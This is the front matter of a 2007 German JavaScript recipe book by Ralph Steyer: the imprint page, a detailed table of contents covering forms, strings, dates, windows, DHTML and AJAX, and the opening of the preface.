

Das JavaScript Codebook

**Unser Online-Tipp
für noch mehr Wissen ...**




... aktuelles Fachwissen rund
um die Uhr – zum Probelesen,
Downloaden oder auch auf Papier.

www.InformIT.de

Ralph Steyer

Das JavaScript Codebook



ADDISON-WESLEY

An imprint of Pearson Education

München • Boston • San Francisco • Harlow, England
Don Mills, Ontario • Sydney • Mexico City
Madrid • Amsterdam

Bibliografische Information Der Deutschen Bibliothek

Die Deutsche Bibliothek verzeichnet diese Publikation in der Deutschen Nationalbibliografie; detaillierte bibliografische Daten sind im Internet über <<http://dnb.ddb.de>> abrufbar.

Die Informationen in diesem Produkt werden ohne Rücksicht auf einen eventuellen Patentschutz veröffentlicht. Warennamen werden ohne Gewährleistung der freien Verwendbarkeit benutzt. Bei der Zusammenstellung von Texten und Abbildungen wurde mit größter Sorgfalt vorgegangen. Trotzdem können Fehler nicht vollständig ausgeschlossen werden. Verlag, Herausgeber und Autoren können für fehlerhafte Angaben und deren Folgen weder eine juristische Verantwortung noch irgendeine Haftung übernehmen.
Für Verbesserungsvorschläge und Hinweise auf Fehler sind Verlag und Herausgeber dankbar.

Alle Rechte vorbehalten, auch die der fotomechanischen Wiedergabe und der Speicherung in elektronischen Medien. Die gewerbliche Nutzung der in diesem Produkt gezeigten Modelle und Arbeiten ist nicht zulässig.

Fast alle Hardware- und Softwarebezeichnungen und weitere Stichworte und sonstige Angaben, die in diesem Buch verwendet werden, sind als eingetragene Marken geschützt. Da es nicht möglich ist, in allen Fällen zeitnah zu ermitteln, ob ein Markenschutz besteht, wird das ® Symbol in diesem Buch nicht verwendet.

Umwelthinweis:

Dieses Buch wurde auf chlorfrei gebleichtem Papier gedruckt. Die Einschrumpffolie – zum Schutz vor Verschmutzung – ist aus umweltverträglichem und recyclingfähigem PE-Material.

10 9 8 7 6 5 4 3 2 1

09 08 07

ISBN 978-3-8273-2451-1

© 2007 by Addison-Wesley Verlag,
ein Imprint der Pearson Education Deutschland GmbH,
Martin-Kollar-Straße 10-12, D-81829 München/Germany
Alle Rechte vorbehalten

Korrektorat: Martina Gradias

Lektorat: Brigitte Bauer-Schiewek, bbauer@pearson.de

Fachlektorat: Dirk Frischalowski

Herstellung: Elisabeth Prümm, epruemm@pearson.de

Satz: Kösel, Krugzell

Covergestaltung: Marco Lindenbeck, webwo GmbH (mlindenbeck@webwo.de)

Druck und Verarbeitung: Kösel, Krugzell (www.KoeselBuch.de)

Printed in Germany

Inhaltsverzeichnis

Vorwort	17
Teil I Einführung	21
Einführung	23
Aufbau des Buches	23
Tipps zur Fehlersuche und -behandlung in JavaScript	25
Hintergrundwissen rund um JavaScript	43
Was ist JavaScript?	43
Der Aufbau von Skriptsprachen und die Rolle des Interpreters	45
Aufbau von JavaScript	45
Die Versionszyklen von JavaScript	46
JavaScript und Sicherheit	47
HTML- bzw. XHTML-Grundlagen	54
XML-Grundlagen	62
Grundlagen zu Style Sheets	75
JavaScript-Grundlagen	82
Teil II Rezepte	111
Grundlagen	113
1 Wie kann ich JavaScript in Webseiten einbinden?	113
2 Für was kann ich den <noscript>-Container einsetzen?	118
3 Wie kann ich eine JavaScript-Version bei der Einbindung angeben?	119
4 Wie kann ich sicherstellen, dass ein Browser nur solche JavaScript-Anweisungen ausführt, die er versteht?	123
5 Wie kann ich testen, ob bei einem Browser JavaScript aktiviert ist?	125
6 Wie kann ich testen, welche JavaScript-Version von einem Browser unterstützt wird?	128
7 Wie kann ich den Browser eines Anwenders abfragen?	128
8 Wie kann ich die Version eines bekannten Browsers bei einem Anwender abfragen?	133
9 Wie kann ich die Spracheinstellung eines Browsers bei einem Anwender abfragen?	135
10 Wie kann ich die Bildschirmauflösung eines Besuchers ermitteln?	135
11 Wie kann ich die bei einem Besucher eingestellte Anzahl an Farben ermitteln?	138
12 Wie kann ich testen, ob bei einem Browser Java unterstützt wird?	139
13 Wie kann ich bestimmen, welche Plug-ins ein Browser unterstützt?	140

6 >> Inhaltsverzeichnis

14	Wie kann ich bestimmen, welche MIME-Typen ein Browser unterstützt?	144
15	Wie kann ich eine Browserweiche erstellen?	149

Core

161

16	Wie kann ich einen Test auf Unendlichkeit durchführen?	161
17	Wie kann ich testen, ob ein Ausdruck numerisch ist?	163
18	Wie kann ich den Typ einer Variablen, eines Literals beziehungsweise den Rückgabewert einer Funktion festlegen?	164
19	Wie kann ich den Typ einer Variablen, eines Literals beziehungsweise den Rückgabewert einer Funktion bestimmen?	165
20	Wie kann ich den Typ einer Variablen beziehungsweise den Rückgabewert einer Funktion gegen automatische Typkonvertierung schützen?	167
21	Wie kann ich einen Wertebereich beziehungsweise eine untere/obere Grenze für eine Variable festlegen?	174
22	Wie kann ich testen, ob eine Variable definiert wurde?	175
23	Wie kann ich eine Variable als lokal festlegen?	178
24	Wie kann ich eine Variable als global beziehungsweise permanent festlegen?	181
25	Wie übergebe ich einer Funktion Werte?	181
26	Wie kann ich eine Funktion mit Defaultwerten für Parameter erstellen?	185
27	Wie kann ich bei einer Funktion einen Wert zurückgeben?	185
28	Kann ich in JavaScript unerreichbaren Code verhindern?	187
29	Kann ich eine Funktion in einer Funktion erstellen?	188
30	Wie erzeuge ich einen rekursiven Aufruf einer Funktion?	188
31	Wie erzeuge ich eine Objektinstanz?	193
32	Wie erzeuge ich in JavaScript ein eigenes Objekt?	193
33	Wie erweitere ich ein bestehendes Objekt beziehungsweise eine Klasse?	196
34	Wie kann ich den Inhalt von einem Objekt als Wert ausgeben?	201
35	Wie kann ich auf den Quellcode eines Objekts aus JavaScript zugreifen?	202
36	Wie kann ich Zeichenketten kodieren und dekodieren?	204
37	Wie kann ich Sonderzeichen in Strings verwenden?	207

Formulare und Benutzereingaben

209

38	Wie kann ich ein Webformular mit (X)HTML aufbauen?	210
39	Wie generiere ich einen Formularcontainer?	212
40	Wie kann ich ohne einen Webserver Formulardaten nutzen?	216
41	Wie kann ich ein einzigartiges Eingabefeld realisieren?	219
42	Wie kann ich mit (X)HTML bei einem Eingabefeld eine maximale Anzahl an angezeigten Zeichen festlegen?	220
43	Wie kann ich rein mit (X)HTML bei einem Eingabefeld eine maximale Anzahl der einzugebenden Zeichen festlegen?	220
44	Wie kann ich rein mit (X)HTML bei einem Eingabefeld eine minimale Anzahl der einzugebenden Zeichen festlegen?	221
45	Wie kann ich rein mit (X)HTML bei einem Eingabefeld einen Vorgabewert festlegen?	221

46	Wie kann ich ein einzeiliges Passwortfeld realisieren?	222
47	Wie kann ich eine einfache Formularschaltfläche realisieren?	222
48	Wie kann ich nur mit (X)HTML eine Formularschaltfläche zum Abschicken von Formulardaten realisieren?	223
49	Wie kann ich rein mit (X)HTML eine Grafik zum Abschicken von Formulardaten realisieren?	224
50	Wie kann ich die Koordinaten eines Mausklicks versenden?	226
51	Wie kann ich nur mit (X)HTML eine Formularschaltfläche zum Zurücksetzen von Formulardaten realisieren?	227
52	Wie kann ich rein mit (X)HTML eine Grafik zum Zurücksetzen von Formulardaten realisieren?	228
53	Wie kann ich ein Kontrollfeld realisieren?	228
54	Wie kann ich eine Gruppe mit Optionsfeldern realisieren?	229
55	Wie kann ich rein mit (X)HTML ein Eingabefeld realisieren, in dem nur die Eingabe eines Kalenderdatums erlaubt ist?	231
56	Wie kann ich rein mit (X)HTML ein Eingabefeld realisieren, in dem nur die Eingabe von Dezimalkommazahlen gestattet ist?	232
57	Wie kann ich rein mit (X)HTML ein Eingabefeld realisieren, in dem nur die Eingabe von ganzen Zahlen gestattet ist?	232
58	Wie kann ich rein mit (X)HTML ein Eingabefeld realisieren, in dem nur die Eingabe einer URL gestattet ist?	233
59	Wie kann ich rein mit (X)HTML ein Eingabefeld realisieren, in dem nur Werte kleiner als ein vorgegebener Grenzwert gestattet sind?	233
60	Wie kann ich rein mit (X)HTML ein Eingabefeld realisieren, in dem nur Werte größer als ein vorgegebener Grenzwert gestattet werden?	234
61	Wie kann ich ein Dateiauswahlfenster realisieren, das die ausgewählte Datei in das damit verbundene Eingabefeld übernimmt?	234
62	Wie kann ich ein verstecktes Formularfeld realisieren?	236
63	Wie kann ich ein mehrzeiliges Eingabefeld generieren?	237
64	Wie kann ich eine Auswahlliste mit einzeiligem Listenfeld erstellen?	238
65	Wie kann ich eine Auswahlliste mit mehrzeiligem Listenfeld erstellen?	240
66	Wie kann ich eine Auswahlliste mit Mehrfachauswahl erstellen?	242
67	Wie kann ich einen Eintrag in einer Auswahlliste vorselektieren?	243
68	Wie kann ich ohne ein Webformular mit einem Besucher per JavaScript interagieren?	244
69	Wie greife ich unter JavaScript grundsätzlich auf ein Webformular zu?	247
70	Wie bestimme ich die Anzahl der Elemente in einem Formular?	250
71	Wie greife ich auf den Namen eines Formulars zu?	251
72	Wie greife ich auf die Versandmethode eines Formulars zu?	253
73	Wie greife ich auf die Zieladresse eines Formulars zu?	256
74	Wie greife ich auf das Ziel für die Antwort eines Formulars zu?	257
75	Wie greife ich auf die Kodierung eines Formulars zu?	261
76	Wie kann ich Formulardaten ohne einen Submit-Button verschicken?	263
77	Wie kann ich das Versenden von Formulardaten mit dem Submit-Button blokieren?	265

8 >> Inhaltsverzeichnis

78	Wie kann ich Formulardaten ohne einen Reset-Button zurücksetzen?	267
79	Wie greife ich unter JavaScript grundsätzlich auf die Elemente in einem Webformular zu?	267
80	Wie greife ich auf den Wert von einem Formularelement zu?	270
81	Wie greife ich auf den Namen eines Formularelements zu?	276
82	Wie greife ich aus einem Formularelement auf das umgebende Formular zu?	278
83	Wie bestimme ich den Typ eines Formularelements?	280
84	Wie kann ich auf den Selektionszustand eines Optionsfelds oder eines Kontrollkästchens zugreifen?	283
85	Wie greife ich auf die Elemente einer Auswahlliste in einem Listenfeld zu?	284
86	Wie greife ich auf den Wert eines Eintrags in einer Auswahlliste zu?	287
87	Wie greife ich auf die Beschriftung von einem Eintrag in einer Auswahlliste zu?	290
88	Wie kann ich zur Laufzeit einer Auswahlliste mit JavaScript weitere Einträge hinzufügen?	292
89	Wie ermittle ich die Anzahl der Auswahlmöglichkeiten in einer Auswahlliste?	294
90	Wie kann ich testen oder festlegen, welcher Eintrag in einer Auswahlliste selektiert ist?	294
91	Wie kann ich mit JavaScript den Fokus von einem Formularelement nehmen?	297
92	Wie kann ich mit JavaScript einem Formularelement den Fokus geben?	298
93	Wie kann ich mit JavaScript ein Formularelement selektieren beziehungsweise deselektieren?	299
94	Wie erfolgt die Selektion von Einträgen in einer Auswahlliste?	302
95	Wie kann ich mit JavaScript einen Klick eines Anwenders auf ein Formularelement simulieren?	307
96	Wie kann ich JavaScript-Funktionen aus Formularen heraus aufrufen?	308
97	Wie setze ich onClick bei Formularelementen ein? – Der Klick auf ein Formularelement	308
98	Wie setze ich onMouseOver bei Formularelementen ein? – Überstreichen mit dem Mauszeiger	312
99	Wie setze ich onFocus bei Formularelementen ein? – Erhalt des Fokus bei einem Formularelement	313
100	Wie setze ich onBlur bei Formularelementen ein? Verlassen eines Formularelements	316
101	Wie setze ich onChange bei Formularelementen ein? Ändern eines Formularelements	318
102	Wie kann ich auf die Selektion von Text reagieren?	319
103	Wie kann ich auf das Abschicken eines Formulars reagieren? – Der Eventhandler onSubmit und die submit()-Methode	319
104	Wie kann ich auf das Zurücksetzen eines Formulars reagieren? – Der Eventhandler onReset und die reset()-Methode	323

105	Wie kann ich mit JavaScript bei freier Texteingabe eine maximale Anzahl der einzugebenden Zeichen festlegen?	327
106	Wie erfolgt die Kontrolle der Benutzereingabe beim Verlassen beziehungsweise Absenden des kompletten Formulars?	337
107	Wie kann ich mit JavaScript bei freier Texteingabe eine minimale Anzahl der einzugebenden Zeichen festlegen?	340
108	Wie kann ich mit JavaScript bei freier Texteingabe eine maximale Anzahl an angezeigten Zeichen festlegen?	346
109	Wie kann ich allgemein bei einer Benutzereingabe dynamische Zusatzinformationen anzeigen?	349
110	Wie kann ich mit JavaScript bei freier Texteingabe einen Vorgabewert festlegen?	364
111	Wie kann ich mit JavaScript bei freier Texteingabe gewährleisten, dass nur die Eingabe von Dezimalkommazahlen gestattet ist?	365
112	Wie kann ich mit JavaScript bei freier Texteingabe gewährleisten, dass nur die Eingabe von Ganzzahlen gestattet ist?	373
113	Wie kann ich mit JavaScript bei freier Texteingabe sicherstellen, dass dort nur Werte kleiner als ein vorgegebener Grenzwert eingegeben werden?	375
114	Wie kann ich mit JavaScript bei freier Texteingabe sicherstellen, dass dort nur Werte größer als ein vorgegebener Grenzwert eingegeben werden?	381
115	Wie kann ich mit JavaScript ein Pflichtfeld erzwingen?	382
116	Wie kann ich mit JavaScript bei freier Texteingabe einen bestimmten Inhalt erzwingen?	384
117	Wie kann ich eine gültige E-Mail-Adresse überprüfen?	386
118	Wie kann ich ein freies Eingabefeld realisieren, in dem nur die Eingabe einer URL gestattet ist?	397
119	Wie kann ich ein Eingabefeld realisieren, in dem nur die Eingabe eines Kalenderdatums erlaubt ist?	405
120	Wie kann ich die Eingabe bestimmter Zeichen in einem freien Formularfeld verhindern?	413
121	Wie kann ich ein Webformular grundsätzlich plausibilisieren?	426
122	Wie kann ich sicherstellen, dass ein Formular nur plausibilisiert abgeschickt wird?	468

Ausnahmebehandlung

123	Was ist eine Ausnahme und wie kann ich sie behandeln?	473
124	Wie kann ich eine Ausnahme auffangen?	476
125	Wie kann ich mehrere Ausnahmen behandeln?	480
126	Wie kann ich eine universelle Funktion zum Erzeugen eines XMLHttpRequest-Objekts schreiben?	481
127	Wie kann ich selbst definierte Ausnahmen erzeugen und verwenden?	485
128	Wie kann ich verschiedene Ausnahmen unterscheiden?	490

473

129 Wie kann ich freie Benutzereingaben mit dem Ausnahmekonzept absichern?	491
--	-----

Datenfelder 495

130 Wie kann ich ein Datenfeld anlegen?	496
131 Wie greife ich auf ein Datenfeld zu?	498
132 Wie erfolgt ein anonymer Zugriff auf ein Datenfeld?	498
133 Wie greife ich auf die Elemente in einem Datenfeld zu?	499
134 Wie kann ich die Größe eines Datenfelds beziehungsweise die Anzahl der enthaltenen Elemente abfragen?	506
135 Wie kann ich die Größe eines Datenfelds festlegen?	511
136 Wie lege ich ein mehrdimensionales Datenfeld an und greife darauf zu?	513
137 Wie kann ich ein Datenfeld sortieren?	519
138 Wie kann ich die Sortierung eines Datenfelds umdrehen?	531
139 Wie kann ich die Inhalte eines Datenfelds zu einem String verbinden?	533
140 Wie kann ich ein Datenfeldelement aus einem Datenfeld entfernen?	534
141 Wie kann ich an das Ende eines Datenfelds ein oder mehrere Elemente anfügen?	542
142 Wie kann ich einen Teil eines Datenfelds extrahieren?	544
143 Wie kann ich zwei Datenfelder zusammenfügen?	546
144 Wie kann ich am Anfang eines Datenfelds Elemente einfügen?	548
145 Wie kann ich an einer beliebigen Stelle eines Datenfelds Elemente einfügen?	550
146 Wie ermittele ich den kleinsten oder den größten Wert in einem Datenfeld?	552
147 Wie kann ich den Inhalt eines Datenfelds zufällig mischen?	556
148 Wie kann ich eine Menge an zufälligen Zahlen ohne Wiederholung erzeugen?	559

Stringmanipulation 565

149 Wie finde ich die Länge eines Strings heraus?	565
150 Wie kann ich die Buchstaben in einem String in Großbuchstaben konvertieren?	566
151 Wie kann ich die Buchstaben in einem String in Kleinbuchstaben konvertieren?	567
152 Wie ermittele ich das Zeichen, das in einem String an einer bestimmten Stelle steht?	568
153 Wie ermittele ich die Unicode-Kodierung von dem Zeichen, das in einem String an einer bestimmten Stelle steht?	570
154 Wie verbinde ich zwei oder mehr Strings zu einem neuen String?	571
155 Wie kann ich aus einer Unicode-Sequenz ein Zeichen erstellen?	572
156 Wie kann ich in Strings HTML-Formatierungen vornehmen?	575
157 Wie kann ich das erste Vorkommen eines Zeichens oder einer Zeichenkette innerhalb eines Strings ermitteln?	580

158	Wie kann ich das letzte Vorkommen eines Zeichens oder einer Zeichenkette innerhalb eines Strings ermitteln?	582
159	Wie kann ich innerhalb eines Strings einen Text ersetzen?	583
160	Wie kann ich mit regulären Ausdrücken in Strings suchen und ersetzen?	583
161	Wie kann ich einen String mit exec() und regulären Ausdrücken durchsuchen?	600
162	Wie kann ich die Versionsnummer eines Browsers mit regulären Ausdrücken und exec() extrahieren?	602
163	Wie kann ich die Gültigkeit einer E-Mail-Adresse mit regulären Ausdrücken und test() überprüfen?	604
164	Wie kann ich bestimmte Eingaben in einem Webformularfeld mit regulären Ausdrücken und der match()- beziehungsweise replace()-Methode sperren?	605
165	Wie kann ich einen Teil eines Strings extrahieren?	608
166	Wie kann ich einen String an einem definierten Trennzeichen in ein Datenfeld aufspalten?	611

Datumsoperationen

615

167	Wie kann ich allgemein ein Datumsobjekt erzeugen?	615
168	Wie kann ich ein Datumsobjekt mit dem aktuellen Systemdatum erzeugen?	615
169	Wie kann ich ein Datumsobjekt mit einem vorgegebenen Datum erzeugen?	616
170	Wie kann ich den Tag des Monats aus einem Datumsobjekt extrahieren?	619
171	Wie kann ich in einem existierenden Datumsobjekt den Monatstag ändern?	620
172	Wie kann ich den Wochentag des Objekts aus einem Datumsobjekt extrahieren?	621
173	Wie kann ich in einem existierenden Datumsobjekt den Wochentag ändern?	623
174	Wie kann ich die Stunden aus einem Datumsobjekt extrahieren?	624
175	Wie kann ich in einem existierenden Datumsobjekt die Stunden ändern?	624
176	Wie kann ich die Minuten der Uhrzeit aus einem Datumsobjekt extrahieren?	625
177	Wie kann ich in einem existierenden Datumsobjekt die Minuten ändern?	626
178	Wie kann ich die Sekunden der Uhrzeit aus einem Datumsobjekt extrahieren?	627
179	Wie kann ich in einem existierenden Datumsobjekt die Sekunden ändern?	627
180	Wie kann ich die Jahreszahl aus einem Datumsobjekt extrahieren?	628
181	Wie kann ich in einem existierenden Datumsobjekt die Jahreszahl ändern?	633
182	Wie kann ich den Monat aus einem Datumsobjekt extrahieren?	634

12 >> Inhaltsverzeichnis

183	Wie kann ich in einem existierenden Datumsobjekt den Monat ändern?	637
184	Wie kann ich die Zeit, die seit dem 1. Januar 1970, 0:00:00 bis zu dem im Objekt gespeicherten Zeitpunkt vergangen ist, ermitteln?	638
185	Wie kann ich in einem existierenden Datumsobjekt die Millisekunden ändern?	639
186	Wie kann ich den Unterschied zwischen der lokalen Zeit und der Greenwich Mean Time ermitteln?	640
187	Wie kann ich eine Zeit- oder Datumsangabe in den IETF-Standard umwandeln?	641
188	Wie kann ich eine Zeit- oder Datumsangabe in eine Zeichenkette mit lokaler Darstellung umwandeln?	642
189	Wie kann ich ein Schaltjahr bestimmen?	646
190	Wie kann ich allgemein mit Datumsangaben rechnen?	648
191	Wie kann ich die Differenz zwischen zwei Datumsangaben bestimmen?	649
192	Wie kann ich das Alter einer Person bestimmen?	649
193	Wie kann ich ein Ablaufdatum für den Inhalt einer Webseite festlegen?	655
194	Wie kann ich die Zeitspanne bis zu einem bestimmten Termin berechnen?	656
195	Wie kann ich allgemein mit Datumsoobjekten Summenberechnungen durchführen?	658
196	Wie erfolgt die Berechnung eines Termins in der Zukunft?	658
197	Wie erfolgte die Berechnung regelmäßiger Termine?	659
198	Wie kann ich einem Anwender suggerieren, dass eine Webseite topaktuell ist?	661
199	Wie erfolgt das dynamische Schreiben von Inhalten auf Grund eines Datums?	664
200	Wie erfolgt das dynamische Verändern des Layouts mit Style Sheets auf Grund des Datums?	666
201	Wie kann ich aktuelle Bilder automatisch einbinden?	668

Fenster und Dokumente

677

202	Wie kann ich den Inhalt einer Webseite dynamisch schreiben?	678
203	Wie kann ich ein Dokument explizit öffnen oder schließen?	683
204	Wie habe ich über das document-Objekt Zugriff auf Layout-informationen in einer Webseite?	685
205	Wie kann ich auf alle Anker in einer Webseite zugreifen?	690
206	Wie kann ich aus JavaScript heraus Java nutzen?	692
207	Wie kann ich die Höhe und die Breite einer Webseite abfragen?	701
208	Wie kann ich das Datum der letzten Änderung einer Webseite abfragen?	702
209	Wie kann ich auf alle Hyperlinks in einer Webseite zugreifen?	704
210	Wie kann ich auf die vollständige URL einer HTML-Datei zugreifen?	706
211	Wie kann ich auf alle Plug-ins in einer Webseite zugreifen?	707
212	Wie kann ich den Namen eines Fensters bestimmen?	707
213	Wie kann ich auf den Titel einer HTML-Datei zugreifen?	707

214 Wie kann ich ermitteln, welchen Text ein Anwender im Dokument selektiert hat?	708
215 Wie kann ich ein einfaches Mitteilungsfenster anzeigen?	709
216 Wie kann ich ein Fenster zum Bestätigen einer Aktion anzeigen?	710
217 Wie kann ich mit einem Dialogfenster eine freie Benutzereingabe entgegennehmen?	711
218 Wie kann ich die Startseite des Browsers aufrufen?	713
219 Wie kann ich auf die Statuszeile des Browsers zugreifen?	713
220 Wie kann ich die Standardanzeige in der Statuszeile des Browsers ermitteln oder festlegen?	715
221 Wie kann ich eine Laufschrift in der Statuszeile des Webbrowsers anzeigen?	715
222 Wie kann ich den Inhalt einer Webseite ausdrucken?	717
223 Wie kann ich den Ladevorgang einer Webseite abbrechen?	718
224 Wie kann ich eine Aktion zeitverzögert aufrufen?	719
225 Wie kann ich einen Aufruf von setTimeout() anhalten?	721
226 Wie kann ich auf die Adresszeile des Webbrowsers zugreifen?	723
227 Wie kann ich mit JavaScript auf eine Seite weiterleiten?	724
228 Wie kann ich eine aktuelle Webseite neu laden?	724
229 Wie kann ich ein Browserfenster öffnen?	725
230 Wie kann ich beim Öffnen eines Fensters dessen Verhalten und Aussehen beeinflussen?	728
231 Wie kann ich ein Browserfenster dynamisch positionieren?	731
232 Wie kann ich ein Browserfenster dynamisch in der Größe verändern?	732
233 Wie kann ich den Inhalt eines Browserfensters dynamisch scrollen?	734
234 Wie kann ich ein Browserfenster schließen?	734
235 Wie kann ich überprüfen, ob ein zuvor geöffnetes Browserfenster noch offen ist?	735
236 Wie kann ich grundsätzlich auf die History des Webbrowsers zugreifen?	736
237 Wie kann ich die Anzahl der Einträge in der History eines Besuchers ermitteln?	737
238 Wie kann ich die zuletzt besuchte Seite eines Anwenders aufrufen?	738
239 Wie kann ich mit Cookies arbeiten?	738
240 Wie kann ich überprüfen, ob ein Anwender die Verwendung von Cookies aktiviert hat?	742
241 Wie kann ich den Wert einer Variablen von einer Seite an eine andere Webseite weitergeben?	743
242 Wie kann ich sicherstellen, dass eine Webseite nur mit Zugangsbeschränkungen aufgerufen werden kann?	746
243 Wie kann ich mit Frames umgehen?	747
244 Wie kann ich gleichzeitig mehrere Frames aktualisieren?	751
245 Wie kann ich den Namen eines Frames per JavaScript abfragen?	752
246 Wie kann ich verhindern, dass meine Webseite in einem Frameset angezeigt wird?	754

DHTML und Animation	757
247 Was versteht man unter Dynamic HTML?	758
248 Wie kann ich das all-Objekt verwenden?	759
249 Wie kann ich das style-Objekt einsetzen?	761
250 Wie kann ich den Zoom-Faktor einer Seite mit JavaScript ändern?	768
251 Wie kann ich das style-Objekt in dem alten Netscape-Modell verwenden?	769
252 Wie kann ich den Inhalt eines Elements der Webseite verändern?	770
253 Wie kann ich ein aufklappbares Navigationsmenü erstellen?	771
254 Wie kann ich eine Menüleiste erzeugen?	773
255 Wie kann ich mit JavaScript dynamisch Bilder in einer Webseite erzeugen und darauf zugreifen?	777
256 Wie kann ich die Höhe und die Breite eines Bildes dynamisch verändern?	778
257 Wie kann ich ein Bild dynamisch austauschen?	779
258 Wie kann ich durch Setzen der src-Eigenschaft eines Bildes einen Rollover-Effekt erzielen?	780
259 Wie kann ich den Cursor dynamisch verändern?	783
260 Wie kann ich mit Drag & Drop die Webseite verändern?	784
261 Wie kann ich eine Mausspur erzeugen?	789
262 Wie kann ich mit JavaScript und der src-Eigenschaft eine Animation realisieren?	791
263 Wie kann ich mit JavaScript durch Veränderung der Größe einer Grafik eine Animation realisieren?	794
264 Wie kann ich mit JavaScript dynamisch auf Style Sheets zugreifen?	795
265 Wie kann ich ein Kontextmenü realisieren?	797
266 Wie kann ich einen Tooltip realisieren?	801
267 Wie kann ich den Hover-Effekt als Rollover-Effekt einsetzen?	804
268 Wie kann ich Elemente einer Webseite frei positionieren?	805
269 Wie kann ich mit JavaScript und Style Sheets dynamisch positionieren?	805
270 Wie kann ich ein Kontextmenü in einer Webseite verhindern?	807
271 Wie kann ich eine Animation per Bildverschiebung realisieren?	807
272 Wie kann ich eine mit JavaScript generierte Animation erstellen?	811
273 Wie kann ich ein Element in Abhängigkeit von der Mausposition auf einer Webseite positionieren?	812
Ereignisbehandlung	815
274 Wie funktioniert Ereignisbehandlung grundsätzlich in JavaScript?	815
275 Welche HTML-Eventhandler stehen zur Verfügung?	815
276 Wie kann ich unter JavaScript auf Ereignisse reagieren und was ist das event-Objekt?	821
277 Wie kann ich einen Eventhandler explizit per JavaScript aufrufen?	825
278 Wie kann ich globale Ereignisbehandlung in JavaScript realisieren?	829

AJAX	837
279 Wie kann ich eine Laufzeitumgebung für AJAX-Anwendungen aufbauen?	837
280 Wie kann ich ein XMLHttpRequest-Objekt erzeugen?	846
281 Wie kann ich mit AJAX Daten vom Server anfordern?	848
282 Wie sieht der Ablauf einer AJAX-Anfrage grundsätzlich aus?	851
283 Welche Form von Daten kann ich per AJAX vom Server anfordern?	852
284 Wie kann ich eine reine Textdatei mit AJAX nachfordern?	853
285 Wie kann ich mit AJAX eine dynamisch generierte Antwort nachfordern?	857
286 Wie kann ich mit AJAX XML-Daten als Antwort nachfordern?	860
287 Wie kann ich XML-Daten formatieren, die per AJAX nachgeladen werden?	871
288 Wie kann ich Daten über das node-Objekt bereitstellen?	875
289 Wie kann ich dem Anwender Statusinformationen anzeigen?	879
290 Wie kann ich Daten in einer Webseite aktualisieren?	886
291 Welche Informationen enthält der HTTP-Header und wie kann ich darauf zugreifen?	889
Stichwortverzeichnis	897

Vorwort

Herzlich willkommen zur Programmierung mit JavaScript. Mit JavaScript können Sie Leben und Aktivität in Ihre Webseiten bringen. JavaScript stellt die ideale Ergänzung zu (X)HTML und zu serverseitiger Programmierung dar. Sie können JavaScript nutzen, um Webseiten zu dynamisieren, den Browser des Besuchers zu steuern, Daten nachzuladen und Aktivität vom Webserver auf den Rechner des Clients zu verlagern. Aber auch Serverprogramme lassen sich mit JavaScript steuern. Beachten Sie einmal populäre Webseiten im Internet und was darin für Effekte auftreten:

- ▶ In der Statuszeile eines Browsers wird eine Laufschrift angezeigt.
- ▶ Sie füllen ein Webformular aus und vergessen, ein Pflichtfeld korrekt auszufüllen. Das Formular wird nicht abgeschickt, und Sie erhalten eine Fehlermeldung.
- ▶ Ihnen wird beim Aufruf einer Webseite automatisch eine Webseite angezeigt, die für den von Ihnen verwendeten Browser optimiert ist.
- ▶ Sie werden automatisch von einer eingegebenen Webadresse auf eine andere Webadresse weitergeleitet.
- ▶ Sie besuchen eine Webseite und finden dort ein Navigationsmenü mit zusammengeklappten Menüstrukturen, wie Sie es von Ihrem Dateimanager gewohnt sind. Wenn Sie auf ein Symbol (etwa ein Pluszeichen) klicken, klappt das Menü auf, und Sie sehen eine Reihe weiterer Links, die Sie anklicken können. Das Symbol vor dem übergeordneten Link hat sich verändert (meist in ein Minuszeichen). Wenn Sie dieses erneut anklicken, kollabiert das aufgeklappte Menü wieder.
- ▶ Sie werden auf einer bereits vorher schon einmal besuchten Webseite persönlich begrüßt. Wahrscheinlich wurde bei Ihnen bei Ihrem letzten Besuch ein so genanntes Cookie abgelegt, um Sie bei einem neuen Besuch identifizieren zu können.
- ▶ Auf der Webseite läuft eine Animation.
- ▶ Eine Webseite zeigt Ihnen das aktuelle Tagesdatum oder gar die Uhrzeit an. Oder weitere dynamische Informationen wie Ihren Browsertyp, Ihre Landeseinstellung oder Ihr Betriebssystem.
- ▶ Sie besuchen eine Webseite, und automatisch werden diverse Browserfenster (meist mit – nerviger – Werbung) zusätzlich angezeigt.
- ▶ In einer Frame-Struktur werden mit einem Mausklick gleichzeitig mehrere Frames aktualisiert.

All diese Vorgänge lassen sich mit JavaScript realisieren (wobei insbesondere bei Animationen natürlich auch andere Techniken zum Einsatz kommen). Viele Situationen, die Ihnen im täglichen »Webleben« begegnen, werden mit JavaScript programmiert. Und es gibt wohl aktuell keine moderne größere Webapplikation mehr, die kein JavaScript einsetzt. JavaScript ist sicher nicht der Schlüssel zur Lösung für jedes Problem im Web, aber diese Technologie bietet so viele interessante Möglichkeiten, dass eine Beschäftigung damit äußerst nützlich und nicht zuletzt auch spannend und interessant ist.

Und JavaScript erlebt gerade mit den bereits seit geraumer Zeit verwendeten Effekten und Möglichkeiten eine Renaissance ohnegleichen – wenn auch unter einem neuen Namen: **AJAX**.

Mit AJAX können beispielsweise Teile einer Webseite ausgetauscht werden, ohne dass die gesamte Webseite neu geladen werden muss. Im Grunde ist AJAX aber nur eine reine Erweiterung von JavaScript, dessen Popularität nicht zuletzt auf dem griffigen Namen beruht.

Und sicher nicht das schlechteste an JavaScript ist, dass Sie zur Programmierung kein einziges Programm kaufen müssen und auch zur Ausführung auf der Clientplattform keine besonderen Voraussetzungen benötigen.

